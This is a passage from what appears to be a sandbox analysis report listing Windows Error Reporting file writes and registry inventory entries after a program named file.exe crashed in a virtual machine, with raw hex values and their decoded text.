C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4704	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4746	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4750	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4752	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4790	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4794	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4798	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4850	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4854	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	4858	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5564	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5568	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5570	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5610	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5614	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5616	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5654	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5658	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	5662	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6216	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6220	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6222	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6266	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6268	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6306	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6310	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6314	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6408	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6412	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6416	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6522	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6526	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6530	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6626	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6630	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6634	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6754	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6758	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6762	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6844	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6848	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6852	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6954	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6958	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	6962	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7030	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7034	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7036	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7076	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7080	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7082	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7116	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7120	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7124	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7220	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7224	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7226	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7266	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7268	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7292	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7296	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7300	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7544	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7548	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7550	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7576	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7580	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7582	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 31 00 3a 00 35 00 35 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:41:55Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7682	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7686	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7690	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7952	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7956	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7960	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7980	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7984	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	7986	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8024	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8028	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8030	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8068	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8072	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8076	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 34 00 33 00 33 00 63 00 62 00 37 00 66 00 2d 00 61 00 62 00 36 00 64 00 2d 00 34 00 39 00 64 00 37 00 2d 00 62 00 34 00 38 00 63 00 2d 00 36 00 65 00 61 00 36 00 39 00 64 00 64 00 31 00 64 00 30 00 33 00 64 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>6433cb7f-ab6d-49d7-b48c-6ea69dd1d03d</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8174	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8178	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8182	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 31 00 3a 00 35 00 35 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:41:55Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8280	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8284	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8286	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8326	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	8330	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8618.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_17858673\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_17858673\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	159	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_17858673\Report.wer	10210	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 30 00 31 00 34 00 35 00 39 00 33 00 33 00 31 00 31 00	MetadataHash=-1014593311	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	success or wait	1	6DAA36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6DAA1FB2	RegCreateKeyExW
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	ProgramId	unicode	00060653deec5bc5a9cc9739f25f4c2cd75a0000ffff	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	FileId	unicode	0000ebbb0c3586b8a0244585eacb44ca125ac933ad8e	success or wait	1	6DAA36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	LowerCaseLongPath	unicode	c:\users\user\desktop\file.exe	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	LongPathHash	unicode	file.exe|92928141	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	Name	unicode	file.exe	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	Publisher	unicode		success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{f78cdcce-a412-b89c-8798-8986512f1b7e}\Root\InventoryApplicationFile\file.exe|92928141	Version	unicode		success or wait	1	6DAA36BF	unknown
